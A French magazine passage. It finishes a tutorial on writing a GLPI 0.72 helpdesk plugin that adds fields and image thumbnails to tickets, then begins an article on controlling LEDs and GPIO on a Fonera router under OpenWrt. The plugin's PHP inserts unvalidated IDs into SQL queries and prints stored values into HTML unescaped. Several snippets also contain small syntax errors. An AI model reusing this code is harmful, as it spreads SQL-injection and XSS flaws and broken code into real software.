C'est la fonction maîtresse. Elle est aussi obligatoire. Elle définit la liste des hooks auxquels notre plugin souhaite être relié.

```
function plugin_init_vignette()
{
  global $PLUGIN_HOOKS;

  $PLUGIN_HOOKS['config_page']['vignette'] =
                        'front/plugin_vignette_config.php';
  $PLUGIN_HOOKS['helpdesk_menu_entry']['vignette'] = false;
  $PLUGIN_HOOKS['menu_entry']['vignette'] = false;
  $PLUGIN_HOOKS['item_delete']['vignette'] = 'plugin_vignette_item_delete';
  $PLUGIN_HOOKS['headings']['vignette'] = 'plugin_vignette_get_headings';
  $PLUGIN_HOOKS['headings_action']['vignette'] =
                        'plugin_vignette_headings_action';

  registerPluginType('vignette','PLUGIN_VIGNETTE_TYPE',14588,
                     array ('classname' => "plugin_Vignette",
                            'tablename' => "glpi_plugin_vignette",
                            'typename' => "vignette",
                            'formpage' => NULL,
                            'searchpage' => NULL,
                            'template_ables' => false,
                            'deleted_tables' => false,
                            'recursive_type' => false,
                            'specif_entities_table' => false,
                            'reservation_type' => false));
}
```

L'appel à la fonction `registerPluginType()` permet de définir une nouvelle catégorie d'objets qui sera gérée par le plugin. En effet, nous allons stocker de nouvelles informations dans une nouvelle table de la base (voir §3.3). Cette table sera assimilée à une classe d'objets.

Les paramètres fournis sont :

- le nom du plugin (`vignette`) ;
- une chaîne définissant son type (`PLUGIN_VIGNETTE_TYPE`) ;
- la valeur du type (voir **[GLPI3]** pour le choix des valeurs) ;
- un tableau associatif contenant :
  - le nom de la table où sont stockées les informations gérées par le plugin (`tablename`),
  - le nom de la classe qui dérive de commonDBTM et gère la table en base (`classname`),
  - le nom du nouveau type des objets (`typename`),
  - des paramètres d'affichage de formulaire ou de gestion des objets.

3.2.4 Fonction plugin_vignette_check_prerequisites()

Cette fonction obligatoire, sans paramètre, sera appelée par GLPI afin de déterminer si le plugin est installable. Cette fonction a toute latitude pour vérifier si les prérequis sont satisfaits. Ici, nous vérifions seulement que la version de GLPI est au moins la v0.72. Nous pourrions aussi vérifier que la version courante de PHP dispose bien des fonctions de traitement d'images dont nous aurons besoin plus loin :

```
function plugin_vignette_check_prerequisites()
{
        if (GLPI_VERSION >= 0.72)
                return true;

        echo "A besoin de la version 0.72";
        return false;
}
```

3.2.5 Fonction plugin_vignette_check_config()

Dans le même ordre d'idée, cette fonction vérifie si la configuration de GLPI permet d'utiliser le plugin. Dans notre exemple, nous ne testons rien de particulier et retournons la valeur `true` :

```
function plugin_vignette_check_config()
{
        return true;
}
```

3.2.6 Fonction plugin_vignette_install()

Avant d'exposer le code de cette fonction, nous devons expliquer comment GLPI détermine si un plugin doit être installé ou désinstallé (voir écran précédent dans §3.2.2) : pour afficher la liste des plugins disponibles, GLPI balaye le répertoire `$ROOT/plugins`. Pour chaque fichier `setup.php` trouvé, il invoque la fonction `plugin_*_version()` et regarde dans la table `glpi_plugins` si ce plugin y est déjà inscrit. Dans le cas positif, il y trouve aussi le statut du plugin, dans le cas négatif, il ajoute une nouvelle ligne à la table et donne au plugin le statut « Non installé ».

```
mysql> select * from glpi_plugins;
+----+-----------+----------+---------+-------+--------+--------------------+
| ID | directory | name     | version | state | author | homepage           |
+----+-----------+----------+---------+-------+--------+--------------------+
|  5 | vignette  | Vignette | 1.0     |     2 | jd     | http://www.maje.biz |
+----+-----------+----------+---------+-------+--------+--------------------+
```

La fonction d'installation doit créer la nouvelle table qui va nous permettre de stocker nos informations complémentaires :

```
function plugin_vignette_install()
{
    $DB = new DB;

    $query = "CREATE TABLE `glpi_plugin_vignette_extinfo` (
                `ID` int(11) NOT NULL PRIMARY KEY AUTO_INCREMENT,
                `id_tracking` int(11) NOT NULL,
                `vignette_extticket` char(32) NOT NULL default '',
                `vignette_solution` text NOT NULL default ''
            )ENGINE=MyISAM DEFAULT CHARSET=latin1;";

    $DB->query($query) or die($DB->error());

    return true;  // ne pas oublier !!!
}
```

Si on choisit l'option « Installer » dans l'écran de gestion des plugins, la fonction précédente est invoquée, puis la liste des plugins est à nouveau réaffichée et indique bien un nouveau statut pour notre plugin :

Le statut a aussi changé dans la base :

```
mysql> select * from glpi_plugins;
+----+-----------+----------+---------+-------+-------+--------------------+
| ID | directory | name     | version | state | author| homepage           |
+----+-----------+----------+---------+-------+-------+--------------------+
|  5 | vignette  |Vignette  | 1.0     |     4 | jd    | http://www.maje.biz |
+----+-----------+----------+---------+-------+-------+--------------------+
```

L'écran 4 précédent montre que le plugin doit encore être « activé ». En sélectionnant cette option, GLPI va invoqué successivement les fonctions `plugin_vignette_check_prerequisites()` et `plugin_vignette_check_config()` décrites au §3.2.4 et §3.2.5. Si ces deux fonctions retournent la valeur `true`, alors le plugin est activé !

Effectivement, dans la base, son statut a aussi changé :

```
mysql> select * from glpi_plugins;
+----+-----------+----------+---------+-------+-------+--------------------+
| ID | directory | name     |version  | state | author| homepage           |
+----+-----------+----------+---------+-------+-------+--------------------+
|  5 | vignette  | Vignette | 1.0     |     1 | jd    | http://www.maje.biz |
+----+-----------+----------+---------+-------+-------+--------------------+
```

3.2.7 Fonction plugin_vignette_uninstall()

Rien de particulier : la fonction est appelée si on sélectionne l'option « Désinstaller » dans l'écran de gestion des plugins (écran 4). Cette fonction est la réciproque de la fonction d'installation : elle doit supprimer la table précédemment créée :

```
function plugin_vignette_uninstall()
{
        $DB = new DB;

        $query = "DROP TABLE `glpi_plugin_vignette_extinfo";
        $DB->query($query) or die($DB->error());

        return true; // ne pas oublier !!!
}
```

4 Affichage des pages spécifiques au plugin

4.1 Modèles des pages affichées par notre plugin

Les scripts qui créent du contenu affichable doivent adopter la structure suivante :

1 - Définir la constante `GLPI_ROOT` dont la valeur est le chemin racine de GLPI (ici, c'est `/opt/glpi`)

2 - Si on veut utiliser des objets de GLPI, comme `TRACKING_TYPE`, `COMPUTER_TYPE`, etc., il faut les nommer dans le tableau `$NEEDED_ITEMS` qui doit être inclus avant l'inclusion du fichier `$ROOT/config/define.php`. Cela permettra un chargement automatique des fichiers où sont déclarées ces classes d'objets

3 - Même si l'interface Web de GLPI affiche les menus et les options autorisées en fonction des privilèges attachés au profil de l'utilisateur employé pour la connexion, il est recommandé de rajouter des tests vérifiant l'adéquation entre le profil courant et l'action requise. En effet, un utilisateur un peu plus « malin » que les autres pourrait appeler directement un script PHP s'il en connaît le nom. Pour cela, on dispose des fonctions `checkRight()` et `haveRight()`. `checkRight()` affiche un message d'erreur si le profil ne dispose pas du privilège, puis termine le script tandis que `haveRight()` retourne uniquement un booléen.

4 - L'affichage du menu principal de GLPI est réalisé en appelant la fonction `commonHeader()`.

5 - Le bas de page est affiché en appelant la fonction `commonFooter()`.

6 - On utilise les feuilles de styles situées sous `./css/`.

Ce qui donne le squelette suivant :

```
<?php
$NEEDED_ITEMS=array(liste d'objets);
if (!defined('GLPI_ROOT')) {
        define('GLPI_ROOT', '/opt/glpi');
}
include (GLPI_ROOT."/inc/includes.php");

/* vérification éventuelle des permissions: */
//checkRight("config", "w");

/* Les paramètres sont : le titre de la page, l'URL,
 *la rubrique d'affichage, le nom de la page */
commonHeader(liste de paramètres);

commonFooter();
?>
```

4.2 Page de configuration du plugin

Comme indiqué dans la fonction `plugin_init_vignette()` du §3.2.3, le hook `config_page` permet de donner le nom d'un script qui sera appelé quand on clique sur le nom du plugin (ici : Vignette) dans l'écran n°5. Par convention, lorsqu'une page est construite directement par une action de l'interface Web, son script est placé dans le répertoire `./front` du plugin.

Le script `front/plugin_vignette_config.php` est très simple, car notre plugin ne dispose pas de paramètres configurables. Nous aurions aussi pu ne pas définir ce hook dans la fonction `setup.php`...

```
<?php
$NEEDED_ITEMS=array("setup");
if (!defined('GLPI_ROOT')) {
        define('GLPI_ROOT', '/opt/glpi');
}
include (GLPI_ROOT."/inc/includes.php");

checkRight("config", "w");

commonHeader($LANG["common"][12],$_SERVER['PHP_
SELF'],"config","plugins");
echo "Ce plugin ne dispose d'aucun paramètre configurable";
commonFooter();
?>
```

Comme indiqué au §4.1, à propos des privilèges et de la fonction `checkRight()`, si le profil de l'utilisateur ne lui permet pas de modifier la configuration de GLPI, le « beau » message suivant est affiché :

Dans le cas contraire, si le profil autorise la configuration de GLPI, la page suivante s'affiche :

4.3 Affichage des champs personnalisés

Dans sa version actuelle (0.72), GLPI ne propose pas de hook pour modifier l'écran de saisie d'un ticket. Donc, si nous voulons ajouter de nouvelles informations, deux alternatives sont possibles :

- patcher les scripts de GLPI pour afficher ces champs ;
- gérer ces champs dans un formulaire spécifique associé au plugin.

Pour des raisons de modularité et pour simplifier les mises à jour de GLPI, nous allons implémenter la 2ème solution alors que la 1ère est probablement plus ergonomique pour l'utilisateur.

4.3.1 Ajout d'une option dans le menu Plugins du suivi d'un ticket

Pour faire afficher ce nouveau formulaire, nous devons ajouter un nouvel onglet au formulaire de suivi des tickets :

Ce nouvel onglet « Vignette » est créé par le hook suivant défini dans le fichier `setup.php` (voir §3.2.3) :

```
$PLUGIN_HOOKS['headings']['vignette'] = 'plugin_
vignette_get_headings';
```

La fonction `plugin_vignette_get_headings()` doit retourner la liste des

libellés pour chaque onglet que l'on souhaite ajouter dans l'écran n°8. Mais nous souhaitons modifier uniquement le formulaire de « Suivi ». Pour cela, nous filtrons le type de l'objet concerné en ne nous attachant qu'au type TRACKING_TYPE :

```
function plugin_vignette_get_headings($type, $withtemplate)

 // Les types d'objets sont définis dans config/define.php
    switch ($type) {
    case TRACKING_TYPE:
         // Une seul nouvel onglet…
             return array( 1 => "Vignette" );
             break;
    }
     return false;
}
```

Puis nous devons donner l'action à effectuer quand l'option « Vignette » est sélectionnée. Toujours dans le fichier **setup.php**, nous trouvons la ligne suivante :

```
$PLUGIN_HOOKS['headings_action']['vignette'] =
                              'plugin_vignette_headings_action';
```

La fonction **plugin_vignette_headings_action()** ressemble à la fonction précédente, mais, au lieu de retourner les valeurs des libellés, elle retourne le nom des fonctions à appeler quand le choix du menu est sélectionné :

```
function plugin_vignette_headings_action($type)
{
       switch ($type) {
       case TRACKING_TYPE:
              return array(1 => 'plugin_headings_vignette');
              break;
       }
       return false;
}
```

4.3.2 Formulaire de gestion des champs complémentaires

La fonction **plugin_headings_vignette()** a pour vocation de compléter le formulaire de Suivi d'un ticket avec nos champs complémentaires ! Les extraits de code suivants illustrent ce que la fonction doit produire : un formulaire HTML !

```
function plugin_headings_vignette($type, $ID, $withtemplate=0)
{
  global $CFG_GLPI, $DB;
  global $LANG;

  // $ID est le numéro du ticket
  if (!$withtemplate || $type != TRACKING_TYPE) return ;

  echo "<div align='center'>";

  // Initialise les libellés :
  $title = "Ajouter";
  $but_label = "Ajouter";
  $but_name = "add";
  $solution = "";
  $extticket = "";
  $extID = "";

  // Lit les informations actuelles :
  $query = "SELECT * FROM glpi_plugin_vignette_extinfo ".
                   "WHERE id_tracking = '$ID'";

  if ($result = $DB->query($query)){
     if ($DB->numrows($result) > 0) {
       $row = $DB->fetch_assoc($result);
       if (!empty($row['vignette_solution'])) {
          $title = "Modifier";
          $but_label = "Modifier";
          $but_name = "modify";
          $solution = $row['vignette_solution'];
          $extticket = $row['vignette_extticket'];
          $extID = $row['ID'];
       }
     }
  }

  // Affichage du formulaire :
  echo "<form action=\"".$CFG_GLPI["root_doc"].
       "/plugins/vignette/front/plugin_vignette.form.php\" method='post'>\n";
  echo "<input type='hidden' name='id_tracking' value='$ID_tracking'>";
  echo "<input type='hidden' name='ID' value='$extID'>";

  echo "<table class='tab_cadre' style='margin: 0; margin-top: 5px;'>\n";
  echo " <tr><th colspan='2'>$title</th></tr>\n";
  echo " <tr class='tab_bg_1'>";
  echo " <td>Ticket externe : </td>";
  echo   "<td><input type='text' name='vignette_extticket' ".
                        "size='20' value='$extticket'></td>";
  echo " </tr>";
  echo " <tr class='tab_bg_1'>";
  echo " <td>Solution : </td>";
  echo "<td><textarea name='vignette_solution' rows='4' cols='100'>".
                                  "$solution</textarea></td>";
  echo " </tr>";
  echo " <tr class='tab_bg_2'>";
  echo "  <td colspan= '2' align='center'>";
  echo "<input type='submit' name='$but_name' class='submit' ".
                                          "value='$but_label'></td>";
  echo " </tr>\n";
  echo "</table>\n";

  echo "</form>\n";
  echo "</div>";
}
```

La sélection de l'onglet « Vignette » affiché avec le formulaire de Suivi d'un ticket provoque l'appel de notre fonction et affiche notre nouveau formulaire comme montré ci-dessous :

Nous pouvons ajouter de nouvelles informations en appuyant sur le bouton <Ajouter> ce qui appelle le script **$ROOT/plugins/vignette/front/plugin_vignette.form.php** assez simple, dont le rôle est de stocker les nouvelles informations en base. Pour cela, la classe de base **CommonDBTM** dont dérive la classe **plugin_Vignette** va nous être d'un grand secours.

Le code de **plugin_vignette.form.php** est :

```
<?php
define('GLPI_ROOT', '/opt/glpi');
include_once (GLPI_ROOT."/inc/includes.php");
include_once "../inc/plugin_vignette.classes.php";

checkRight('config',"w");

$vignette = new plugin_Vignette();
if (isset($_POST["add"])) {
        $newID = $vignette->add($_POST);
         glpi_header($_SERVER['HTTP_REFERER']);
}
elseif (isset($_POST["modify"])) {
        $newID = $vignette->update($_POST);
        glpi_header($_SERVER['HTTP_REFERER']);
}
else {
        glpi_header("../index.php");
}
?>
```

On voit qu'une fois le formulaire traité, la fonction globale **glpi_header()** réinvoque le script d'affichage initial, ce qui provoque maintenant l'affichage suivant :

Eh oui ! On détecte bien qu'il y a dorénavant des informations rattachées à ce ticket. Ce que prouve aussi le contenu de la base :

```
mysql> select * from glpi_plugin_vignette_extinfo;
+----+-------------+------------------+----------------------------+
| ID | id_tracking | vignette_extticket | vignette_solution          |
+----+-------------+------------------+----------------------------+
|  1 |          22 | ABCD1234           | Il faut mettre à jour l'appli |
+----+-------------+------------------+----------------------------+
1 row in set (0.00 sec)
```

4.3.3 Affichage des vignettes et copies d'écran

Comme nous l'énoncions en introduction, nous voulons aussi pouvoir attacher à un ticket des copies d'écran. GLPI le permet déjà puisqu'on peut télécharger n'importe quel type de fichier avec un ticket. Cependant, GLPI ne propose pas de pré-visualisation si ces fichiers sont des images.


La modification à apporter est assez simple : il faut modifier la fonction **plugin_headings_vignette()** du §4.3.2 pour qu'elle affiche les vignettes correspondant aux images associées au ticket.

Sachant que les associations entre les tickets et les fichiers attachés sont décrites dans la table **glpi_docs** et que les fichiers sont stockés sous le répertoire **$ROOT/files**, il suffit de rajouter la portion de code suivante :

```
function plugin_headings_vignette(…)
{
  …
  $query = "SELECT * FROM glpi_docs WHERE FK_tracking = $ID_tracking";
  if ($result = $DB->query($query)){
    if ($DB->numrows($result) > 0) {
      echo "<table class=\"tab_cadre\" style=\"margin: 0; ".
                                          "margin-top: 5px;\">\n";
      echo "<tr><th colspan=\"2\">Images associ&eacute;es</th></tr>\n";

      echo "<tr><td>\n";
      while ($row = $DB->fetch_assoc($result)) {
        #Tester les PNG, GIF, PJG
        $fname = GLPI_ROOT."/files/".$row['filename'];
        if (@getimagesize($fname) === FALSE) continue;
        $type = dirname($row['filename']);
        echo "<a target=\"_blank\" href=\"$fname\">".
             "<img src=\"".$CFG_GLPI['root_doc'].
             "/plugins/vignette/front/plugin_vignette_thumbnail.php?image=".
             urlencode(basename($fname)).
             "&type=$type\" width=100 height=80></a> \n";
      }
      echo "</td></tr>\n";
      echo "</table>\n";
    }
  }
  …
}
```

Le code du script **plugin_vignette_thumbnail.php**, qui construit les vignettes « à la volée », est disponible sur le site **[MAJEI]**.

L'écran page suivante montre l'affichage du ticket auquel on a adjoint deux images au format PNG :



Et en cliquant sur une vignette, on provoque l'affichage dans une nouvelle fenêtre de l'image complète.

4.4 Cas de destruction de tickets - Hook « delete »

Si vous avez mis en œuvre le code proposé jusqu'ici ou si, tout simplement, vous avez compris le principe de notre plugin, vous constatez qu'on est donc capable de rattacher des informations complémentaires et des vignettes à un ticket donné.

Mais, que se passe-t-il en cas de destruction d'un ticket ? Eh bien, GLPI ne se « souvient » pas que nous avons attaché des informations complémentaires à un ticket – d'ailleurs, si vous détruisez un ticket, vous constaterez que les pièces jointes ne sont pas supprimées non plus (par choix d'implémentation sans aucun doute) !

Il nous incombe donc de nettoyer la table **glpi_plugin_vignette_extinfo** lorsqu'on détruit un ticket. C'est ici que le hook **item_delete** prend toute son utilité. Dans le fichier **setup.php**, nous définissons la fonction suivante, qui sera appelée avec, comme paramètre, l'ID du ticket détruit. Il nous faut ensuite récupérer l'ID correspondant dans notre table, car la fonction **deleteFromDB()** de la classe **CommonDBTM** effectue toujours des destructions en utilisant une colonne ID comme critère. Ce qui nous donne :

```
function plugin_vignette_item_delete($parm)
{
    if (!isset($parm['ID']))
        return true;

    switch ($parm['type']) {

    case TRACKING_TYPE:
```

```
      // A partir de l'ID du ticket, il faut retrouver l'ID dans notre table !
      $db = new plugin_Vignette();
      if ($vid = $db->getVIDFromTID($parm['ID']))
            $db->deleteFromDB($vid);
            break;
   }

    return true;
}
```

Et donc nous rajoutons la fonction `getVIDFromTID()` dans le fichier `inc/plugin_vignette.classes.php` :

```
public function getVIDFromTID($tid)
{
    global $DB;

    $query = "SELECT * FROM ".$this->table." WHERE id_tracking = $tid";
     if ($result = $DB->query($query)) {
          if ($DB->numrows($result) == 1) {
                $fields = $DB->fetch_assoc($result);
                return $fields['ID'];
          }
    }

    return NULL;
}
```

5 Autres extensions possibles

5.1 Formulaire de recherche

GLPI propose des hooks pour que les plugins proposent leur propre formulaire de recherche.

Tout d'abord, il faut écrire la fonction `plugin_vignette_getSearchOption()` qui va lister les champs qui seront affichés dans le formulaire de recherche.

Chaque champ est décrit par :

- le nom de la table où il est stocké (attribut `table`)
- son nom de champ au sens SQL (attribut `field`)
- un nom de champ qui est une clé étrangère (champ `linkfield`)
- un libellé pour l'affichage (attribut `name`)

Puis il faut invoquer la fonction `searchForm()` qui affiche le formulaire. Une fois la sélection effectuée par l'utilisateur, la fonction `showList()` est appelée. La construction de la requête SQL est à sa charge.

Comme l'algorithme de recherche est basé sur une requête SQL, GLPI permet de définir des fonctions `plugin_vignette_addLeftJoin()`, `plugin_vignette_forceGroupBy()`, `plugin_vignette_addWhere()`, `plugin_vignette_addHaving()`, `plugin_vignette_addSelect()` et `plugin_vignette_addOrderBy()`, afin de créer la requête SQL correspondant exactement à nos besoins.

5.2 Exportation de données

Notre table `glpi_plugin_vignette_extinfo` est sauvegardée automatiquement par GLPI lors de l'exportation des données au format SQL ou XML (menu ***Central > Administration > Données***).

Nous pouvons aussi créer des rapports personnalisés à l'aide des deux hooks prévus et qui seraient ici nommés : `plugin_vignette_dynamicReport()` et `plugin_vignette_addParamFordynamicReport()`.

5.3 Autres possibilités

- Les modifications « massives » : dans le langage de GLPI, c'est la possibilité d'appliquer une action à un ensemble d'objet sélectionnés dans une liste.
- L'intégration avec le planning d'intervention.
- Gérer les champs de saisie de type « liste à sélection » : pour GLPI, il s'agit là de champs « *dropDown* » et GLPI permet aisément la mise en relation entre le contenu d'une table et une liste de saisie.

Ces autres fonctionnalités pourront faire l'objet d'un 2ème article si ce 1er article vous a intéressé...

6 Conclusion

Dans cet article, nous avons tenté d'éclaircir les informations disponibles sur le site **[GLPI1]** en les illustrant avec un cas concret. Un autre bon moyen de développer son propre plugin consiste à étudier quelques-uns des nombreux plugins déjà développés et proposés sur le site de GLPI.

Comme l'API de GLPI est très riche (voir référence **[GLPI2]**), nous vous conseillons aussi d'étudier le contenu du répertoire `./inc`. Il regorge de fonctions et de classes qui permettent d'accéder aux objets de GLPI et assurent des traitements communs.

Finalement, vous n'oublierez pas de placer GLPI en mode « debug » (menu ***Central > Préférences***), vos erreurs PHP seront alors affichées, ainsi que les valeurs des tableaux `$_SESSION`, `$_POST` et `$_GET`, sans oublier les requêtes SQL... que du très utile ! À vos claviers et bonne extension !

Auteur : Jérôme Delamarche

L'auteur remercie Jean-Mathieu Doléans, coauteur du projet GLPI pour ses conseils avisés et la relecture de cet article.

Références

- **[GLPI1]** Développement de plugin pour GLPI
  https://dev.indepnet.net/plugins/wiki/CreatePlugin
- **[GLPI2]** GLPI Documentation
  https://dev.indepnet.net/glpidoc/index.html
- **[GLPI3]** Valeurs prédéfinies des types de plugin
  https://dev.indepnet.net/plugins/wiki/PluginTypesReservation
- **[GLPI4]** Migrer un plugin de la v0.71 vers la v0.72
  https://dev.indepnet.net/plugins/wiki/MigratePluginFrom071to072
- **[MAJE1]** Code source de ce plugin
  http://www.maje.biz/downloads/glpi_vignette.tar.gz

Gestion des leds et GPIO facile

De nombreuses plateformes pour l'embarqué disposent de GPIO (General Purpose Input/Output), c'est-à-dire d'un ou plusieurs ports d'entrée/sortie destinés à un usage général. Qu'il s'agisse de kit de développement, de smartphone ou encore de routeur Wifi par exemple, ces ports sont généralement utilisés pour y connecter des leds et informer l'utilisateur de l'état du système.

Le noyau Linux intègre depuis plusieurs versions un sous-système très pratique permettant de faciliter l'utilisation de ces GPIO. Ainsi, sur la plateforme Fonera du projet de Wifi communautaire FON, la dernière version d'OpenWrt permet d'utiliser ces facilités (tout comme les dernières versions des firmwares de FON).

Auteur

- Denis Bodor

Le matériel utilisé ici est la platine FON2100, c'est-à-dire la première Fonera toujours disponible sur le net pour moins de 20 euros. Bien entendu, le support qui va être décrit et utilisé ci-après est également applicable pour d'autres plateformes, comme les autres générations de Fonera (FON2200, FON2201/Fonera+, FON2202/Fonera2), les serveurs Cobalt Raq & Qube, le Freecom FSG-3, les Soekris net48xx, etc.

Côté système, nous utiliserons le tout nouveau OpenWrt Kamikaze 8.09 (stable) disponible depuis mi-février. Reportez-vous aux nombreux articles déjà parus sur le sujet dans les numéros précédents pour en savoir plus et faire vos premiers pas avec cette très sympathique distribution pour l'embarqué.

1 Premiers pas

Après compilation et construction d'OpenWrt Kamikaze 8.09 pour la plateforme désignée sous le nom **atheros**, il nous suffit de *flasher* le firmware sur la Fonera via RedBoot, une connexion console série et une liaison Ethernet directe (avec TFTP). Notez que la connexion console n'est pas indispensable, mais facilite grandement les choses. Obtenir un prompt RebBoot via le réseau consiste souvent en une démarche « essai/mauvais timing », assez pénible.

Voici, en bonus, les commandes RedBoot à utiliser. Notre Fonera utilise l'adresse 192.168.10.10 et la machine TFTP 192.168.10.1 :

```
ip_address -l 192.168.10.10/24 -h 192.168.10.1

fis init -f

load -r -b 0x80041000 openwrt-atheros-root.jffs2-64k

fis create -b 0x80041000 -f 0xA8030000 -l 0x006F0000
-e 0x00000000 rootfs


load -r -b 0x80041000 openwrt-atheros-vmlinux.lzma

fis create -r 0x80041000 -e 0x80041000 vmlinux.bin.l7
```

Dès redémarrage avec **reset**, le firmware tout neuf se lance et nous obtenons, via la console série, un prompt du shell BusyBox (ou via **telnet**). Profitez-en pour configurer l'ensemble avec **uci** ou via l'édition des fichiers de configuration dans **/etc/config** :

- activation du serveur SSH/Dropbear par la mise en place d'un mot de passe **root** (désactivation automatique du serveur **telnetd**) ;

- configuration du réseau Ethernet ;
- configuration du système de paquets OPKG ;
- installation des paquets complémentaires ;
- configuration du Wifi.

Penchons-nous maintenant sur ces fameux GPIO. En jetant un œil aux messages de démarrage, nous constatons que, par défaut, les GPIO ainsi que le support des leds sont activés :

```
ar531x: Registering GPIODEV device
gpiodev: gpio device registered with major 254
gpiodev: gpio platform device registered with access mask FFFFFFFF
Registered led device: gpio1
Registered led device: gpio3
Registered led device: gpio4
Registered led device: gpio7
```

De la même manière, nous pouvons inspecter le pseudo-système de fichiers **/sys** :

```
# less /sys/class/leds
gpio1  gpio3  gpio4  gpio7  wlan

# cd /sys/class/leds/gpio7
# ls
brightness  device      subsystem   trigger
uevent
```

Plusieurs fichiers sont présents, mais seuls deux sont intéressants ici. **brightness** nous permet de contrôler la luminosité d'une led. Bien entendu, ceci n'est fonctionnel qu'avec le matériel adéquat. Dans le cas de la platine FON2100, toute valeur non nulle allumera la led (autrement dit, fournira un +5V sur la broche concernée de l'unique GPIO). Ceci s'avère finalement très pratique, car la manipulation des sorties s'en trouve grandement facilitée, au point d'être conviviale depuis des scripts shell.

En effet, un simple **echo 1 > brightness** allumera la led et un **echo 0 > brightness** aura l'effet inverse. Un jeu d'enfant.

Note

Si vous êtes propriétaire d'une Fonera, mais n'êtes pas très habile avec un fer à souder, vous pouvez réserver vos expérimentations à la led *wlan* désignée par le répertoire **/sys/class/leds/wlan**. Veillez cependant à ce que le fonctionnement du Wifi n'interfère par avec vos essais en désactivant tout simplement cette fonctionnalité. Si, au contraire, vous n'avez pas peur de jouer avec un peu d'étain, reportez-vous au schéma figure 1 pour repérer les sorties 3, 4, 1 et 7. La masse peut être récupérée facilement un peu partout sur le circuit.




Figure 1

L'autre fichier est **trigger**. Un *trigger* est un déclencheur. Ce fichier nous permet d'associer le comportement de la sortie ou de la led avec un événement donné. Pour connaître la liste des déclencheurs disponibles, il nous suffit d'afficher le contenu du fichier :

```
# cat trigger
[none] timer heartbeat default-on netdev
```

Note

À titre d'exemple complémentaire, le Neo FreeRunner GTA-02 utilise également l'arborescence **/sys** pour la gestion des leds du smartphone. On trouve ainsi dans **/sys/class/led** les sous-répertoires **gta02-aux:red**, **gta02-power:blue**, **gta02-power:orange** et **neo1973:vibrator**. Le lecteur attentif aura remarqué que ce dernier répertoire ne désigne pas une led, mais le vibreur intégré. Là, il est possible de jouer sur la valeur envoyée dans le fichier **brightness** pour varier l'intensité des vibrations entre 0 et 255. **/sys/class/leds** est également utilisable sur un certain nombre de laptops, comme les IBM/Lenovo Thinkpad, ce qui ouvre des possibilités sympathiques en termes de notification de toutes sortes (connexion réseau, email, charge système, etc.).

2 Jouer avec les triggers

Comme l'indique le contenu du fichier, plusieurs choix sont possibles. Nous passerons sous silence ici l'utilisation de la valeur **none** équivalente à aucun déclencheur et une utilisation avec le fichier **brightness** que nous avons implicitement décrit précédemment.

2.1 heartbeat

heartbeat est sans doute le trigger le plus simple. Il n'utilise, en effet, aucune donnée de configuration complémentaire. Le but est de simuler un battement de cœur sur le principe qu'explique si bien son développement, Atsushi Nemoto : « thump-thump-pause ».

